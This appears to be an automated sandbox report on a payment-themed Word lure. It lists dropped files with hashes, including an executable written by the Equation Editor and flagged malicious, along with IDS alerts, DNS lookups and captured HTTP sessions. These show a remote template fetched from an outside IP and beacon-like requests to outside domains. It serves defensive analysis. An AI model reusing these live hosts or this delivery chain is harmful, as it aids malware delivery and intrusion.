SHA-256:	4E41F3B4FACF193C7F5346832A5EB04EA96FDF0DDF1465D798D354EA9788D1D2
SHA-512:	B4F3E6EA9C84A696937D9B3C40066A621D685F809BD7E90DA9C7BD85F78719BB2B008393ADAB67F53E970DF55B39C40DF798CD5AD5EB6CEFBDEE664A76F420ED
Malicious:	false
Preview:	[InternetShortcut]..URL=http://xy2.eu/e9yj..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	5.012685337707811
Encrypted:	false
SSDEEP:	3:5cGWVvM+biLlQQXTMW9/NbcIALdWCulbcIALdWCmxW9/NbcIALdWCv:mvM+mFh/N4KV4Kg/N4Ks
MD5:	9D54F65C474E3F0A12BF527B27FD6676
SHA1:	9CF0F170E0D247A02111B94DA088F1C2B4A1F218
SHA-256:	8DD61A3211C69BDDE73E33E295CAC121EF2693A9CC3B08A6AAFA374F016A65B6
SHA-512:	8D4FE57EEFD52941CF50B93DE4B7E54D9444EE16273D034760558E5BCCEBD34F808BB4B8CAF0EB7B3847C80FE2EC1C53BA25210506CBD5985335B0A32EF69E32
Malicious:	false
Preview:	e9yj.url=0..oti on 192.3.141.164.url=0..[misc]..Swift_Payment.MT103.LNK=0..Swift_Payment.MT103.LNK=0..[misc]..Swift_Payment.MT103.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\oti on 192.3.141.164.url	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://192.3.141.164/oti/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	51
Entropy (8bit):	4.566418048705484
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/PXaRKMD:HRYFVm/PqRT
MD5:	FE717A28A8B635BCE51A0137BFABDF24
SHA1:	3070711C4A68953981A28E2A51D1DD70078305FA
SHA-256:	17120A45D48F98C66E2E0A286C39ACD8E028140E4CF9CECE80DADD45B7385212
SHA-512:	84AED103F7CDB7102492C3D16310D404921994F7D2476400119FB14C0891D8685B3792911F9D40D533C9D2BAE55BBB4C9A516CF8B752253DF6C109B6054D9453
Malicious:	false
Preview:	[InternetShortcut]..URL=http://192.3.141.164/oti/..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Desktop\~$ift_Payment.MT103.docx	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l

C:\Users\user\Desktop\~$ift_Payment.MT103.docx	
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	939008
Entropy (8bit):	7.489482502838042
Encrypted:	false
SSDEEP:	24576:TuyAioqXVnyKKvkCB7dEnfDzVd+rl7GJNeBUdt:BF1Kv1d2fDJArUJwBU
MD5:	616A10FDC3307FD483916E1B578C9F9C
SHA1:	940A937103F7F406291C416C6EC4D601FBCA7234
SHA-256:	AF9E4AF9E1C7C2991D0FE0E5EEDD11A819CB5D697EF75606AE620F3B7FD20775
SHA-512:	F31CB753E6CE0DFBBB06535A9F4CBCD655681CC610263921DBDF71D5E67438BC5E87410C9F3959CD49F6218FD0EED251418BD7ED02EDD90BCC9DC9473FBD392
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 26%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`..... .....@.. ..... ..@.....K.....\_..... ..... ..H.....text..... ..... ..`.sdata.....@....rsrc..... .....@..@.reloc.....R.....@..B..... ....

Static File Info

General

File type:	Microsoft Word 2007+
Entropy (8bit):	6.8993642339469075
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	Swift_Payment.MT103.docx
File size:	10331
MD5:	b222a3ced51fbd79d5fb84bbca12e509
SHA1:	bc2f5c72b5e3ddd58e991d83c94cb071152a2671
SHA256:	3332ad1461dc79f815e43bf55a6e105bddef5324468b041a97457de7dfcaf2b4
SHA512:	bac799cf4086e1e13a9131655c8b259a5daced07fe307d7a7b28c9732288fcd44b723c5ebad7cc893196974af24c02eded457989bd95291666fb74253ad8d4cd
SSDEEP:	192:ScIMmtPOVlG/bFD+cFOR5SEzBC4vNqDs1w8hI23iJ:SPXywFDNO/hlqMe
File Content Preview:	PK.....!....7f... .....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-15:58:54.837615	TCP	1042	WEB-IIS view source via translate header	49170	80	192.168.2.22	93.157.97.6
06/11/21-15:59:10.403117	TCP	1042	WEB-IIS view source via translate header	49171	80	192.168.2.22	93.157.97.6
06/11/21-15:59:44.959642	TCP	1042	WEB-IIS view source via translate header	49175	80	192.168.2.22	93.157.97.6
06/11/21-16:00:10.156812	TCP	1042	WEB-IIS view source via translate header	49176	80	192.168.2.22	93.157.97.6
06/11/21-16:01:16.380748	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49178	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 15:58:37.836935997 CEST	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:58:38.804543018 CEST	192.168.2.22	8.8.8.8	0x437e	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:58:38.878484964 CEST	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:58:54.606431007 CEST	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:58:54.666312933 CEST	192.168.2.22	8.8.8.8	0x71dd	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:10.201064110 CEST	192.168.2.22	8.8.8.8	0x85bf	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:10.271451950 CEST	192.168.2.22	8.8.8.8	0xd7b1	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:44.765516996 CEST	192.168.2.22	8.8.8.8	0x6ef9	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:44.831671953 CEST	192.168.2.22	8.8.8.8	0x3690	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 16:00:09.961067915 CEST	192.168.2.22	8.8.8.8	0x21e1	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 16:00:10.029587984 CEST	192.168.2.22	8.8.8.8	0x6365	Standard query (0)	xy2.eu	A (IP address)	IN (0x0001)
Jun 11, 2021 16:00:57.366019011 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.loundxgroup.com	A (IP address)	IN (0x0001)
Jun 11, 2021 16:01:16.129654884 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.grandcanyonbean.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 15:58:37.898869038 CEST	8.8.8.8	192.168.2.22	0x26d4	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 15:58:38.863776922 CEST	8.8.8.8	192.168.2.22	0x437e	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 15:58:38.938132048 CEST	8.8.8.8	192.168.2.22	0xb648	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 15:58:54.659356117 CEST	8.8.8.8	192.168.2.22	0x82b3	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 15:58:54.768090010 CEST	8.8.8.8	192.168.2.22	0x71dd	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:10.260344028 CEST	8.8.8.8	192.168.2.22	0x85bf	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:10.334002018 CEST	8.8.8.8	192.168.2.22	0xd7b1	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:44.824865103 CEST	8.8.8.8	192.168.2.22	0x6ef9	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 15:59:44.891972065 CEST	8.8.8.8	192.168.2.22	0x3690	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 16:00:10.023241997 CEST	8.8.8.8	192.168.2.22	0x21e1	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 16:00:10.088385105 CEST	8.8.8.8	192.168.2.22	0x6365	No error (0)	xy2.eu		93.157.97.6	A (IP address)	IN (0x0001)
Jun 11, 2021 16:00:57.473084927 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.loundxgroup.com		91.227.139.235	A (IP address)	IN (0x0001)
Jun 11, 2021 16:01:16.194014072 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.grandcanyonbean.com	grandcanyonbean.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 16:01:16.194014072 CEST	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	grandcanyonbean.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- xy2.eu
- 192.3.141.164
- www.loundxgroup.com
- www.grandcanyonbean.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	93.157.97.6	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:58:37.986566067 CEST	0	OUT	OPTIONS / HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: xy2.eu Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:58:38.348437071 CEST	1	IN	HTTP/1.1 200 OK date: Fri, 11 Jun 2021 13:58:38 GMT server: Apache x-powered-by: PHP/5.5.38 cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:58:38 GMT vary: Accept-Encoding transfer-encoding: chunked content-type: text/html Data Raw: 31 46 43 33 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 64 61 74 61 2d 61 64 2d 63 6c 69 65 6e 74 3d 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 20 73 72 63 3d 22 2f 2f 70 61 67 65 61 64 32 2e 67 6f 6f 67 6c 65 73 79 6e 64 69 63 61 74 69 6f 6e 2e 63 6f 6d 2f 70 61 67 65 61 64 2f 6a 73 2f 61 64 73 62 79 67 6f 6f 67 6c 65 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 28 61 64 73 62 79 67 6f 6f 67 6c 65 20 3d 20 77 69 6e 64 6f 77 2e 61 64 73 62 79 67 6f 6f 67 6c 65 20 7c 7c 20 5b 5d 29 2e 70 75 73 68 28 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 67 6f 6f 67 6c 65 5f 61 64 5f 63 6c 69 65 6e 74 3a 20 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 65 6e 61 62 6c 65 5f 70 61 67 65 5f 6c 65 76 65 6c 5f 61 64 73 3a 20 74 72 75 65 0d 0a 20 20 20 20 20 7d 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 20 20 3c 21 2d 2d 20 47 6c 6f 62 61 6c 20 73 69 74 65 20 74 61 67 20 28 67 74 61 67 2e 6a 73 29 20 2d 20 47 6f 6f 67 6c 65 20 41 6e 61 6c 79 74 69 63 73 20 2d 2d 3e 0d 0a 20 20 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 74 61 67 6d 61 6e 61 67 65 72 2e 63 6f 6d 2f 67 74 61 67 2f 6a 73 3f 69 64 3d 55 41 2d 33 36 38 37 32 35 35 38 2d 37 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 3d 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 7c 7c 20 5b 5d 3b 0d 0a 20 20 20 20 66 75 6e 63 74 69 6f 6e 20 67 74 61 67 28 29 7b 64 61 74 61 4c 61 79 65 72 2e 70 75 73 68 28 61 72 67 75 6d 65 6e 74 73 29 3b 7d 0d 0a 20 20 20 20 67 74 61 67 28 27 6a 73 27 2c 20 6e 65 77 20 44 61 74 65 28 29 29 3b 0d 0a 0d 0a 20 20 20 20 67 74 61 67 28 27 63 6f 6e 66 69 67 27 2c 20 27 55 41 2d 33 36 38 37 32 35 35 38 2d 37 27 29 3b 0d 0a 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 0d 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 73 68 6f 72 74 2c 20 74 69 6e 79 2c 20 75 72 6c 2c 20 63 6f 6d 70 72 65 73 73 2c 20 6c 69 6e 6b 2c 20 62 69 74 6c 79 2c 20 73 68 61 72 65 2c 20 73 68 6f 72 74 65 6e 2c 20 73 61 76 65 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 57 65 6c 63 6f 6d 65 20 74 6f 20 58 59 32 2e 65 75 20 2d 20 44 6f 20 79 6f 75 20 68 61 76 65 20 65 6e 6f 75 67 68 20 6f 66 20 70 6f 73 74 69 6e 67 20 55 52 4c 73 20 69 6e 20 65 6d 61 69 6c 73 20 6f 6e 6c 79 20 74 6f 20 68 61 76 65 20 69 74 20 62 72 65 61 6b 20 77 68 65 6e 20 73 65 6e 74 20 63 61 75 73 69 6e 67 20 74 68 65 20 Data Ascii: 1FC3<!DOCTYPE html ><head><script async data-ad-client="ca-pub-2614556310778759" src="//pagead2.go oglesyndication.com/pagead/js/adsbygoogle.js"></script><script> (adsbygoogle = window.adsbygoogle || []).push({ google_ad_client: "ca-pub-2614556310778759", enable_page_level_ads: true });</script> ... Global site tag (gtag .js) - Google Analytics --> <script async src="https://www.googletagmanager.com/gtag/js?id=UA-36872558-7"></script> <script> window.dataLayer = window.dataLayer || []; function gtag(){dataLayer.push(arguments);} gtag('js', new Da te()); gtag('config', 'UA-36872558-7'); </script> <meta charset="UTF-8"> <meta name="robots" content="index, follow"> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"> <meta name="keywords" cont ent="short, tiny, url, compress, link, bitly, share, shorten, save"> <meta name="description" content="Welcome to XY2.eu - Do you have enough of posting URLs in emails only to have it break when sent causing the

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	93.157.97.6	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:58:39.008294106 CEST	10	OUT	HEAD /e9yj HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: xy2.eu
Jun 11, 2021 15:58:39.075773001 CEST	10	IN	HTTP/1.1 301 Moved Permanently date: Fri, 11 Jun 2021 13:58:39 GMT server: Apache location: http://xy2.eu/?redirect=e9yj cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:58:39 GMT content-type: text/html; charset=iso-8859-1
Jun 11, 2021 15:58:39.076772928 CEST	10	OUT	HEAD /?redirect=e9yj HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: xy2.eu
Jun 11, 2021 15:58:39.147640944 CEST	10	IN	HTTP/1.1 301 Moved Permanently date: Fri, 11 Jun 2021 13:58:39 GMT server: Apache x-powered-by: PHP/5.5.38 location: http://192.3.141.164/oti/o.dot cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:58:39 GMT content-type: text/html

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:58:39.413681984 CEST	11	IN	HTTP/1.1 301 Moved Permanently date: Fri, 11 Jun 2021 13:58:39 GMT server: Apache x-powered-by: PHP/5.5.38 location: http://192.3.141.164/oti/o.dot cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:58:39 GMT content-type: text/html

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49177	91.227.139.235	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 16:00:57.622942924 CEST	1063	OUT	GET /nf2/?3f=yN98b8Y8Z6WLDXm&2dD=tY9gjdf+e0hI0IQM1PZNybK1EoaTSj9tXYNl6mrH9NUWEbudMWFuSJgZaQwKiXXMis7UDA== HTTP/1.1 Host: www.loundxgroup.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 16:00:57.695300102 CEST	1064	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.2 Date: Fri, 11 Jun 2021 14:00:57 GMT Content-Type: text/html Content-Length: 169 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49178	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 16:01:16.242110014 CEST	1065	OUT	GET /nf2/?2dD=YwAVTFHcJ3tZ7puGaNBEVYFOXylMSmgTpe329QapfLZNS+2gp2G7sp/TZUhMZxkhnyNZKA==&3f=yN98b8Y8Z6WLDXm HTTP/1.1 Host: www.grandcanyonbean.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 11, 2021 16:01:16.380748034 CEST	1065	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 11 Jun 2021 14:01:16 GMT Content-Type: text/html Content-Length: 275 ETag: "60c03ab8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	192.3.141.164	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:58:39.291786909 CEST	11	OUT	HEAD /oti/o.dot HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: 192.3.141.164

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:58:39.434138060 CEST	11	IN	HTTP/1.1 200 OK Date: Fri, 11 Jun 2021 13:58:39 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7 Last-Modified: Fri, 11 Jun 2021 07:49:12 GMT ETag: "2ec2-5c478be5aba60" Accept-Ranges: bytes Content-Length: 11970 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/msword

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	93.157.97.6	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:58:54.837615013 CEST	13	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive User-Agent: DavClnt translate: f Host: xy2.eu
Jun 11, 2021 15:58:55.071278095 CEST	14	IN	HTTP/1.1 200 OK date: Fri, 11 Jun 2021 13:58:54 GMT server: Apache x-powered-by: PHP/5.5.38 cache-control: max-age=0 expires: Fri, 11 Jun 2021 13:58:54 GMT vary: Accept-Encoding transfer-encoding: chunked content-type: text/html Data Raw: 31 46 43 33 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 64 61 74 61 2d 61 64 2d 63 6c 69 65 6e 74 3d 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 20 73 72 63 3d 22 2f 2f 70 61 67 65 61 64 32 2e 67 6f 6f 67 6c 65 73 79 6e 64 69 63 61 74 69 6f 6e 2e 63 6f 6d 2f 70 61 67 65 61 64 2f 6a 73 2f 61 64 73 62 79 67 6f 6f 67 6c 65 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 28 61 64 73 62 79 67 6f 6f 67 6c 65 20 3d 20 77 69 6e 64 6f 77 2e 61 64 73 62 79 67 6f 6f 67 6c 65 20 7c 7c 20 5b 5d 29 2e 70 75 73 68 28 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 67 6f 6f 67 6c 65 5f 61 64 5f 63 6c 69 65 6e 74 3a 20 22 63 61 2d 70 75 62 2d 32 36 31 34 35 35 36 33 31 30 37 37 38 37 35 39 22 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 65 6e 61 62 6c 65 5f 70 61 67 65 5f 6c 65 76 65 6c 5f 61 64 73 3a 20 74 72 75 65 0d 0a 20 20 20 20 20 7d 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 20 20 3c 21 2d 2d 20 47 6f 6f 67 6c 65 20 41 6e 61 6c 79 74 69 63 73 20 2d 2d 3e 0d 0a 20 20 3c 73 63 72 69 70 74 20 61 73 79 6e 63 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 74 61 67 6d 61 6e 61 67 65 72 2e 63 6f 6d 2f 67 74 61 67 2f 6a 73 3f 69 64 3d 55 41 2d 33 36 38 37 32 35 35 38 2d 37 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 3d 20 77 69 6e 64 6f 77 2e 64 61 74 61 4c 61 79 65 72 20 7c 7c 20 5b 5d 3b 0d 0a 20 20 20 20 66 75 6e 63 74 69 6f 6e 20 67 74 61 67 28 29 7b 64 61 74 61 4c 61 79 65 72 2e 70 75 73 68 28 61 72 67 75 6d 65 6e 74 73 29 3b 7d 0d 0a 20 20 20 20 67 74 61 67 28 27 6a 73 27 2c 20 6e 65 77 20 44 61 74 65 28 29 29 3b 0d 0a 0d 0a 20 20 20 20 67 74 61 67 28 27 63 6f 6e 66 69 67 27 2c 20 27 55 41 2d 33 36 38 37 32 35 35 38 2d 37 27 29 3b 0d 0a 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 0d 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 20 20 0d 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 73 68 6f 72 74 2c 20 74 69 6e 79 2c 20 75 72 6c 2c 20 63 6f 6d 70 72 65 73 73 2c 20 6c 69 6e 6b 2c 20 62 69 74 6c 79 2c 20 73 